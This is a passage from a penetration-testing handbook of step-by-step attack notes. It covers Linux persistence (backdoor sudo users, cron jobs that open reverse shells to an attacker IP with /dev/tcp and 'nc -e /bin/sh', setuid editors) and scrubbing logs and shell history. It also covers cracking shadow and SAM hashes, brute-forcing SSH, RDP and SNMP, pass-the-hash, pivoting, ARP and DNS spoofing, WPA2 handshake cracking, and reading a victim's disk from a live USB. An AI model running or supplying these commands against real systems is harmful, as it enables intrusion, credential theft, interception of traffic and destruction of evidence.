adduser pelle
adduser pelle sudo
```

Now if the machine has `ssh` you will be able to ssh into the machine.

On some machines, older Linux I think, you have to do

```
useradd pelle
passwd pelle
echo "pelle    ALL=(ALL) ALL" >> /etc/sudoers
```

Crack the password of existing user

Get the `/etc/shadow` file and crack the passwords. This is of course only persistent until the user decides to change his/her password. So not so good.

SSH key

Add key to existing ssh-account.

Cronjob NC

Create cronjob that connects to your machine every 10 minutes. Here is an example using a bash-reverse-shell. You also need to set up a netcat listener.

Here is how you check if cronjob is active

```
service crond status
pgrep cron
```

If it is not started you can start it like this

```
service crond status
/etc/init.d/cron start

crontab -e
*/10 * * * * 0<&196;exec 196<>/dev/tcp/192.168.1.102/5556; sh <&196 >

/10 * * * * nc -e /bin/sh 192.168.1.21 5556
```

Listener

```
nc -lvp 5556
```

Sometimes you have to set the user

```
crontab -e
*/10 * * * * pelle /path/to/binary
```

More here: http://kaoticcreations.blogspot.cl/2012/07/backdooring-unix-system-via-cron.html

Metasploit persistence module

Create a binary with malicious content inside. Run that, get meterpreter shell, run metasploit persistence.

https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/

If you have a meterpreter shell you can easily just run `persistence`.

Backdoor in webserver

You can put a cmd or shell-backdoor in a webserver.

Put backdoor on webserver, either in separate file or in hidden in another file

Admin account to CMS

Add admin account to CMS.

Mysql-backdoor

Mysql backdoor

Hide backdoor in bootblock

Nmap

If the machine has nmap installed:

https://gist.github.com/dergachev/7916152

Setuid on text-editor

You can setuid on an editor. So if you can easily enter as a www-data, you can easily escalate to root through the editor.

With `vi` it is extremely easy. You just run `:shell`, and it gives you a shell.

```
# Make root the owner of the file
chown root myBinary

# set the sticky bit/suid
chmod u+s myBinary
```

References

Read this https://gist.github.com/dergachev/7916152

This is a creat introduction http://www.dankalia.com/tutor/01005/0100501002.htm

Cover your tracks

Cover your tracks

http://www.dankalia.com/tutor/01005/0100501003.htm

On Linux

Log files

`/etc/syslog.conf`

In this file you can read all the logs that syslog log.

On linux systems a lot of logs are stored in:

`/var/logs`

For example:

`/var/log/messages`

Here you have failed and successful login attempts. SSH, SUDO, and much more.

`/var/log/auth.log`

Apache

```
/var/log/apache2/access.log
/var/log/apache2/error.log
```

Remove your own ip like this

```
grep -v '<src-ip-address>' /path/to/access_log > a && mv a /path/to/a
```

What it does is simply to copy all lines except the lines that contain your IP-address. And then move them, and them move them back again.

```
grep -v <entry-to-remove> <logfile> > /tmp/a ; mv /tmp/a <logfile> ;
```

UTMP and WTMP

These logs are not stored in plaintext but instead as binaries. Which makes it a bit harder to clear.

`who`

`last`

`lastlog`

Command history

All your commands are also stored.

```
echo $HISTFILE
echo $HISTSIZE
```

You can set your file-size like this to zero, to avoid storing commands.

```
export HISTSIZE=0
```

If you set it when you get shell you won't have to worry about cleaning up the history.

Shred files

Shredding files lets you remove files in a more secure way.

```
shred -zu filename
```

On windows

Clear env https://www.offensive-security.com/metasploit-unleashed/event-log-management/

Password Cracking

Password Cracking

Generate wordlists

Offline

Online

Pass the hash

Generate Custom Wordlist

Generate custom wordlist

Cracking passwords is good to know.

If we are able to do a dictionary-attack against a service it is important that we use a good dictionary. We can use e generic one. But we can also generate a custom wordlist based on certain criteria. That is what we are going to do in this chapter.

Remember people often use their birth dates, address, street address, pets, family members, etc.

Who is the target?

The target might be a specific company or person.

Password rules

The service you want to hack might have specific password rules. Must contain certain characters, must be of certain length etc.

Combine a small/semi-small dict with a custom

To combine two wordlists you can just do

```
cat wordlist.txt >> wordlist2.txt
```

Create a custom wordlist

Html2dic - Build dictionary from html

You can build a dictionary from a html-page.

```
curl http://example.com > example.txt
```

Then run:

```
html2dic example.txt
```

Then you should probably remove duplicates.

Cewl - Spider and build dictionary

```
cewl -w createWordlist.txt https://www.example.com
```

Add minimum password length:

```
cewl -w createWordlist.txt -m 6 https://www.example.com
```

Improve the custom wordlist

As we all know few password are just simple words. Many use numbers and special characters. To improve our password list we can use john the ripper. We can input our own rules, or we can just use the standard john-the-ripper rules

```
john ---wordlist=wordlist.txt --rules --stdout > wordlist-modified.t
```

References

http://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-4-creating-custom-wordlist-with-crunch-0156817/

Offline Password Cracking

Offline password cracking

We might find passwords or other credentials in databases. These are often hashed, so we need to first identify which hash it is and then try to crack it. The first step is to identify the hash-algorithm that was used to hash the password.

Identify hash

There are generally speaking three pieces of data we can use to identify a hash.

- The length of the hash
- The character set
- Any special characters

In order to identify a hash we can either use specialized tools that analyze the hash and then return a guess on which algorithm it is. An easier way is of course to just look in the documentation of the software where you found the hashes. It usually says in the documentation or the source code which type of hash is being used.

In kali we can use `hash-identifier` or `hashid`:

```
hash-identifier
hashid
```

Or try these online services:

http://www.onlinehashcrack.com/hash-identification.php

https://md5hashing.net/hash_type_checker

Cracking the hash

Okay so now we know what hash it is, let's get cracking.

If you want to try out the functionality of hashcat or john the ripper you can find example hashes here: http://openwall.info/wiki/john/sample-hashes.

Hashcat

Look for the specific type of hash you want to crack in the list produced by the following command:

```
hashcat --help
```

My hash was a Apache md5, so I will use the corresponding code for it, `1600`

`-a 0` - straight

`-o found.txt` - where the cracked hash outputs

`admin.hash" - the hash you want to crack.

`/usr/share/hashcat/rules/rockyou-30000.rule` - the wordlist we use

```
hashcat -m 11 -a 0 -o found.txt admin.hash /usr/share/hashcat/rules/
```

John the ripper

So this is how you usually crack passwords with john

```
john --wordlist=wordlist.txt dump.txt
```

If you do not find the password you can add the john-rules. Which add numbers and such things to each password.

```
john --rules --wordlist=wordlist.txt dump.txt
```

Linux shadow password

First you need to combine the passwd file with the shadow file using the unshadow-program.

```
unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
john --rules --wordlist=wordlist.txt unshadowed.txt
```

Rainbow tables

So basically a rainbow table is a precalculated list of passwords. So instead of having to hash the word you want to try you create a list of hashes. So you do not have to hash them before comparing. This might take a long time to do, hashing a whole wordlist, but when you do the comparison between the password and the test-word it will go a lot faster.

Using Online Tools

findmyhash

You can use findmyhash

Here is an example of how to use it:

```
findmyhash LM -h 6c3d4c343f999422aad3b435b51404ee:bcd477bfdb45435a34
```

Cracking

Crackstation https://crackstation.net/

Hashkiller https://hashkiller.co.uk/

Google hashes Search pastebin.

Windows

If you find a local file inclusion vulnerability you might be able to retrieve two fundamental files from it. the `system` registry and the `SAM` registry. There two files/registries are all we need to get the

machines hashes. These files can be found in several different locations in windows. Here they are:

```
Systemroot can be windows
%SYSTEMROOT%\repair\SAM
windows\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM

System file can be found here
SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\RegBack\system
```

So if the manage to get your hands on both of these files you can extract the password hashed like this:

```
pwdump system sam
```

Online Password Cracking

Online password cracking

There are several tools specialized for bruteforcing online. There are several different services that are common for bruteforce. For example: VNC, SSH, FTP, SNMP, POP3, HTTP.

Port 22 - SSH

```
hydra -l root -P wordlist.txt 192.168.0.101 ssh
hydra -L userlist.txt -P best1050.txt 192.168.1.103 -s 22 ssh -V
```

Port 80/443 htaccess

You can password protect directories with apache pretty easily. Just configure the htaccess (I exaplin this in the chapter on Common ports).

It can then be brute forced like this:

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/tes
```

Logins

Use Burp suite.

1. Intecept a login attempt.
2. Right-lick "Send to intruder". Select Sniper if you have nly one field you want to bruteforce. If you for example already know the username. Otherwise select cluster-attack.
3. Select your payload, your wordlist.
4. Click attack.
5. Look for response-length that differs from the rest.

Port 161 - SNMP

```
hydra -P wordlist.txt -v 102.168.0.101 snmp
```

Port 3389 - Remote Desktop Protocol

For RDP we can use Ncrack.

```
ncrack -vv --user admin -P password-file.txt rdp://192.168.0.101
```

Pass the Hash - Reusing Hashes

Pass the hash - reusing hashes

Pass the hash (PTH) is a technique that lets the user authenticate by using a valid username and the hash, instead of the unhashed password. So if you have gotten a hold of a hash you might be able to use that hash against another system.

Pass the hash is a suite of different tools.

SMB

So in order to use pass the hash we first need to put the hash in a env variable using the export command:

So we will atuhenticate against a smb-service.

```
export SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A
```

```
pth-winexe -U administrator //192.168.1.101 cmd
```

I think you can run it like this too:

```
pth-winexe -U admin/hash:has //192.168.0.101 cmd
```

Remote Desktop

```
apt-get update
apt-get install freerdp-x11
```

```
xfreerdp /u:admin /d:win7 /pth:hash:hash /v:192.168.1.101
```

https://www.kali.org/penetration-testing/passing-hash-remote-desktop/

Pivoting - Port forwarding - Tunneling

Pivoting

Let's say that you have compromised one machine on a network and you want to keep going to another machine. You will use the first machine as a staging point/plant/foothold to break into machine 2. The technique of using one compromised machine to access another is called pivoting. Machine one is the `pivot` in the example. The `pivot` is just used as a way to channel/tunnel our attack.

Ipconfig

We are looking for machines that have at least THREE network interfaces (loopback, eth0, and eth1 (or something)). These machines are connected to other networks, so we can use them to pivot.

```
# Windows
ipconfig /all
route print

#Linux
ifconfig
ifconfig -a
```

Port forwarding and tunneling

Port forwarding

So imagine that you are on a network and you want to connect to a ftp server (or any other port) to upload or download some files. But someone has put some crazy firewall rules (egress filters) that prohibits outgoing traffics on all ports except for port 80. So how are we going to be able to connect to our ftp-server?

What we can do is add a machine that redirect/forward all traffic that it receives on port 80 to port 21 on a different machine.

So instead of having this kind of traffic

```
home-computer/port-21 ----> ftp-server/port-21
```

we will have

```
home-computer/port-80 ----> port-80/proxy-machine/port-21 ----> ftp-s
```

And the other way around of course, to receive the traffic.

Okay, so how do we go about actually implementing this?

Rinetd - Port forward/redirect

So we can set up this port forwarding machine with the help of rinetd.

To make it clear, we have the following machines: Machine1 - IP: 111.111.111.111 - Behind firewall, and wants to connect to Machine3. Machine2 - IP: 222.222.222.222 - Forwards incomming connections to Machine3 Machine3 - IP: 333.333.333.333 - Hosts the ftp-server that machine1 wants to connect to.

```
apt-get install rinetd
```

This is the default config file `/etc/rinetd.conf`:

```
#
# this is the configuration file for rinetd, the internet redirectio
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified here
# the wildcards you may use are * and ?
#
# allow 192.168.2.*
# deny 192.168.2.1?


#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding ru
# to apply to only that forwarding rule
#
# bindadress    bindport  connectaddress  connectport


# logging information
logfile /var/log/rinetd.log

# uncomment the following line if you want web-server style logfile
# logcommon
```

This is the essential part of the configuration file, this is where we create the port-forwarding

```
# bindadress    bindport  connectaddress  connectport
111.111.111.111    80     333.333.333.333       21

/etc/init.d/rinetd restart
```

So the bind-address is where the proxy receieves the connection, and the connectaddress is the machine it forwards the connection to.

SSH Tunneling - Port forwarding on SSH

Use cases

- You want to encrypt traffic that uses unencrypted protocols. Like VNC, IMAP, IRC.
- You are on a public network and want to encrypt all your http traffic.
- You want to bypass firewall rules.

Local port forwarding

Now facebook will be available on address localhost:8080.

```
ssh -L 8080:www.facebook.com:80 localhost
```

You can also forward ports like this:

```
ssh username@<remote-machine> -L localport:target-ip:target-port
```

```
ssh username@192.168.1.111 -L 5000:192.168.1.222:5000
```

Now this port will be available on your localhost. So you go to:

```
nc localhost:10000
```

Remote port forwarding

Remote port forwarding is crazy, yet very simple concept. So imagine that you have compromised a machine, and that machine has like MYSQL running but it is only accessible for localhost. And you can't access it because you have a really crappy shell. So what we can do is just forward that port to our attacking machine. The steps are as following:

Here is how you create a remote port forwarding:

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
```

By the way, plink is a ssh-client for windows that can be run from the terminal. The ip of the attacking machine is **111.111.111.111**.

Step 1 So on our compromised machine we do:

```
plink.exe -l root -pw mysecretpassword 111.111.111.111 -R 3307:127.0
```

Step 2 Now we can check netstat on our attacking machine, we should see something like this:

```
tcp        0      0 127.0.0.1:3307          0.0.0.0:*
```

That means what we can connect to that port on the attacking machine from the attacking machine.

Step 3 Connect using the following command:

```
mysql -u root -p -h 127.0.0.1 --port=3307
```

Dynamic port forwarding

This can be used to dynamically forward all traffic from a specific application. This is really cool. With remote and local port forwarding you are only forwarding a single port. But that can be a hassle if your target machine has 10 ports open that you want to connect to. So instad we can use a dynamic port forwarding technique.

Dynamic port forwarding sounds really complicated, but it is incredibly easy to set up. Just set up the tunnel like this. After it is set up do not run any commands in that session.

```
# We connect to the machine we want to pivot from
ssh -D 9050 user@192.168.1.111
```

Since proxychains uses 9050 by defualt (the default port for tor) we don't even need to configure proxychains. But if you want to change the port you can do that in `/etc/proxychains.conf`.

```
proxychains nc 192.168.2.222 21
```

So supress all the logs from proxychains you can configure it in the config file.

Tunnel all http/https traffic through ssh

For this we need two machines. Machine1 - 111.111.1111.111 - The server that works as our proxy. Machine2 - The computer with the web browser.

First we check out what out public IP adress is, so that we know the IP address before and after, so we can verify that it works. First you set ssh to:

```
# On Machine2 we run
ssh -D localhost:9999 root@111.111.111.111

# Can also be run with the -N flag
ssh -D localhost:9999 root@111.111.111.111 -N
```

Now you go to Firefox/settings/advanced/network and **SOCKS** you add **127.0.0.1** and port **9999**

Notice that this setup probably leaks DNS. So don't use it if you need opsec.

To fix the DNS-leak you can go to **about:config** in firefox (in the addressbar) then look for **network.proxy.socks_remote_dns**, and switch it to **TRUE**. Now you can check: https://ipleak.net/

But we are not done yet. It still says that we have **WebRTC leaks**. In order to solve this you can go to about:config again and set the following to **FALSE**

media.peerconnection.enabled

SShuttle

I haven't used this, but it might work.

```
sshuttle -r root@192.168.1.101 192.168.1.0/24
```

Port forward with metasploit

We can also forward ports using metasploit. Say that the compromised machine is running services that are only accessible from within the network, from within that machine. To access that port we can do this in meterpreter:

```
portfwd add -l <attacker port> -p <victim port> -r <victim ip>
portfwd add -l 3306 -p 3306 -r 192.168.222
```

Now we can access this port on our machine locally like this.

```
nc 127.0.0.1 3306
```

Ping-sweep the network

First we want to scan the network to see what devices we can target. In this example we already have a meterpreter shell on a windows machine with SYSTEM-privileges.

```
meterpreter > run arp_scanner -r 192.168.1.0/24
```

This command will output all the devices on the netowork.

Scan each host

Now that we have a list of all available machines. We want to portscan them.

We will to that portscan through metasploit. Using this module:

```
use auxiliary/scanner/portscan/tcp
```

If we run that module now it will only scan machines in the network we are already on. So first we need to connect us into the second network.

On the already pwn machine we do

```
ipconfig
```

Now we add the second network as a new route in metasploit. First we background our session, and then do this:

```
# the ip addres and the subnet mask, and then the meterpreter sessio
route add 192.168.1.101 255.255.255.0 1
```

Now we can run our portscanning module:

```
use auxiliary/scanner/portscan/tcp
```

Attack a specific port

In order to attack a specific port we need to forwards it like this

```
portfwd add -l 3389 -p 3389 -r 192.168.1.222
```

References

This is a good video-explanation:

https://www.youtube.com/watch?v=c0XiaNAkjJA

https://www.offensive-security.com/metasploit-unleashed/pivoting/

http://ways2hack.com/how-to-do-pivoting-attack/

Network traffic analysis

Network traffic

So you have entered a network and it is time to start mapping it. It is probably a good idea to start monitoring the traffic.

Arp-spoofing

Arp-spoofing - Sniffing traffic

Step 1

Run nmap or netdiscover to list the devices on the network. `netdiscover -r 192.168.1.0/24` or whatever network range it is. This is good because it is live, and it updates as soon as new devices connect to the network.

```
nmap -vvv 192.168.1.0/24
```

Step 2

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

this command is fundamental. Without changing it to `1`you will only block the traffic, but not forward it. So that will bring down the connection for that person. Denial of service. If you want to do that make sure it is set to 0. If you want to intercept it make sure it is set to 1.

Step 3

```
arpspoof -i wlan0 -t 192.168.1.1 192.168.1.105
```

- `-i` is the interface flag. In this example we choose the wlan0 interface. Run `ifconfig` to see which interfaces you have available.
- `-t` the target flag. It specifies your target. The first address is the router, and the second is the specific device you want to target.

Step 4 - Read the traffic

So now you are intercepting the traffic. You have a few choices how to read it. Use urlsnarf.

```
urlsnarf -i wlan0
```

it will output all URLs.

```
driftnet -i wlan0
```

Driftnet is pretty cool. It let's you see all the images that is loaded in the targets browser in real time. Not very useful, but kind of cool.

- wireshark. Just open wireshark and select the interface and start capturing.
- Tcpdump. Also awesome.

SSL-strip

SSL-strip

If the user you are intercepting is communicating over HTTPS your interception will trigger an alert very time a user tried to enter a https-page. This is not what we want. In order do bypass this we can remove the ssl-part of every request. It is less likely that the user will notice a change from HTTPS to HTTP in the url-bar.

Reference

Penteration Testing - A hands on introduction to hacking. Page 174

DNS-spoofing

DNS-spoofing

This attack can also me called DNS cache posining. This attack is also performed on a already compromised network. It is pretty much like Arp-spoofing. But instead of relying traffic we are directing the user to visit a fake web-site that we have set up.

We set up a webpage that is a clone of facebook.com. We intercept the dns-traffic, and everytime the target sends a request to a dns-server to resolve facebook.com we intercept that request and directs the user to our clone.

Wireshark

Wireshark

So now that you have entered a network and intercepted the traffic it is time to analyze that traffic. That can be with wireshark.

Filters

There are two types of filters that we can use.

1. Capture filter
    - This filters out in the capture process, so that it does not capture what you have not specified.
2. Display filter
    - This filter just filters what you see. You might have captured 1000 packets, but using the display filter you will only be shown say 100 packets that are relevant to you.

The syntax for the two filters are a bit different.

Capture filter

So if you just start capturing all traffic on a network you are soon going to get stuck with a ton of packets. Too many! So we might need to refine out capture.

Click on the fourth icon from the left. If you hover over it it says `Capture options`

Some useful might be. From a specific host and with a specific port:

```
host 192.168.1.102
port 110
```

Display filter

Show only packets used by this IP-address, or to a specific port

```
ip.addr == 192.168.1.102
tcp.port eq 25
```

Automatically resolve ip-addresses

Easy https://ask.wireshark.org/questions/37680/can-wireshark-automatically-resolve-the-ip-address-into-host-names

Wifi

Wifi

There are quite a few different security mechanism on wifi. And each of them require a different tactic. This article outlines the different strategies quite well. http://null-byte.wonderhowto.com/how-to/hack-wi-fi-selecting-good-wi-fi-hacking-strategy-0162526/

This is a great guide to the many different ways to hack wifi.

Checking what networks are avalible

`sudo iwlist wlan0 scanning` - scans for wifis

Hacking WPA2-wifis Using airmon-ng and cowpatty

What we are going to to here it basically just to record the 4-way handshake and then run a dictionary attack on it. The good part about this strategy is that you won't have to interfere to much with the network and thereby risk of taking down their wifi. The bad part is that if you run a dictionary attack there is always the possibility that the password just isn't in the list.

1. Start airmon-ng
    - `airmon-ng start wlan0`
    - This puts the network card in monitoring mode.
    - This will create a network interface that you can use to monitor wifi-action. This interface is usually called mon0 or something like that. You see the name when you run the command.
2. Run airodump to see what is passing through the air
    - Now we want to see what access points are available to us.
    - `airodump-ng -i mon0`
    - This would output something like this:

```
CH 13 ][ Elapsed: 6 s ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER A

E8:DE:27:31:15:EE  -62       40       54    0  11  54e  WPA2 CCMP   I
A7:B6:68:D4:1D:91  -80        7        0    0  11  54e  WPA2 CCMP   I
B4:EE:B4:80:76:72  -84        5        0    0   6  54e  WPA2 CCMP   I

BSSID       STATION            PWR   Rate    Lost    Frames Probe

E8:DE:27:31:15:EE  D8:A2:5E:8E:41:75  -57    0e- 1    537     14
```

So what is all this? `BSSID` - This is the mac-address of the access point. `PWR` - Signal strength. The higher (closer to 0) the strength the stronger is the signal. In the example above it is myrouter that has the strongest signal. `Beacon` - This is kind of like a packet that the AP sends out periodically. The

beacon contains information about the network. It contains the SSID, timestamp, beacon interval. If you are curious you can just analyze the beacons in wireshark after you have captured them. `#Data` - The number of data-packets that has been sent. `#/s` - Number of data-packets per second. `CH` - Channel `MB` - Maximum speed the AP can handle. `ENC` - Encryption type `CIPHER` - One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. Not mandatory, but TKIP is typically used with WPA and CCMP is typically used with WPA2. `PSK` - The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2), or OPN (open for WEP). `ESSID` - The name of the network

Then we have another section of information. `Station` - MAC address of each associated station or stations searching for an AP to connect with. Clients not currently associated with an AP have a BSSID of "(not associated)". So yeah, this basically means that we can see what devices are looking for APs. This can be useful if we want to create an evil twin or something like that.

1. Find the network you want to access.
    - `airodump-ng --bssid A7:B6:68:D4:1D:91 -c 11 -w cowpatty mon0`
    - So this command will record or traffic from the device with that specific MAC-address. -c defines the channel. and `-w cowpatty` means that we are going to save the packet capture with that name. Now we just have to wait for a user to connect to that network. And when he/she does we will record that handshake. We know that we have recorded a handshake when this appears `CH 11 ][ Elapsed: 19 hours 52 mins ][ 2016-05-19 17:14 ][ WPA handshake: A7:B6:68:D4:1D:91` Now we can exit airodump, and we can see that we have a cap-file with the name cowpatty-01.cap. That is our packet-capture, and you can open it and study it in wireshark if you like.
2. Crack the password.
3. Now that we have the handshake recorded we can start to crack it. We can do that by using the program cowpatty.
4. `cowpatty -f /usr/share/wordlists/rockyou.txt -r cowpatty-01.cap -s DKT_D24D81` Then we just hope for the best.

More

Kicking other people off the network to capture handshakes faster: http://www.aircrack-ng.org/doku.php?id=newbie_guide

http://lewiscomputerhowto.blogspot.cl/2014/06/how-to-hack-wpawpa2-wi-fi-with-kali.html

http://radixcode.com/hackcrack-wifi-password-2015-step-step-tutorial/

WEP

WPS

WPS

Physical access to machine

Physical access to machine

So if you have physical access to a machine that is not encrypted it is really trivial to gain access to the hard-drive and all files on it.

This is how you do it

Create linux-usb

Just follow this guide for ubuntu http://www.ubuntu.com/download/desktop/create-a-usb-stick-on-ubuntu

Boot into live-usb on victim machine

If the machine doesn't automatically detect the usb you might have to enter into the bios. This can usually be done by pressing F12 or F1 on boot. Bios looks different from machine to machine. But you need to just choose to boot from the USB-device.

Mount disk

Now you have booted into the live-usb, now we need to mount the hard-drive to the usb-linux-filesystem. First we want to find out what partitions we have:

```
sudo su
fdisk -l
```

This will give you a list of partitions. They will look something like this

```
/dev/sda1
/dev/sda2
```

Identify from the list the partition you want to mount.

Here we create a space for where we want to mount the partition.

```
mkdir /media/windows
```

```
mount -t ntfs /dev/sda1 /media/windows
```

`-t`means type, and refers to the filesystem-type. And we choose ntfs which is the windows-filesystem.

Now you can access all the files from the harddrive in `/media/windows`

Umount the disk

Notice that is is `umount` and not unmount.

```
umount /media/windows
```

Dump the hashes

https://prakharprasad.com/windows-password-cracking-using-john-the-ripper/

Literature

Literature

Zines

2600: The Hacker Quarterly

https://www.2600.com/

Go null yourself

http://web.textfiles.com/ezines/GONULLYOURSELF/gonullyourself1.txt

Hacking with Kali

https://archive.org/stream/HackingWithKali/Hacking%20with%20Kali_djvu.txt

Books

Hacking - The Art of Exploitation

Pentesting - A Hands-On Introduction to Hacking by Georgia Weidman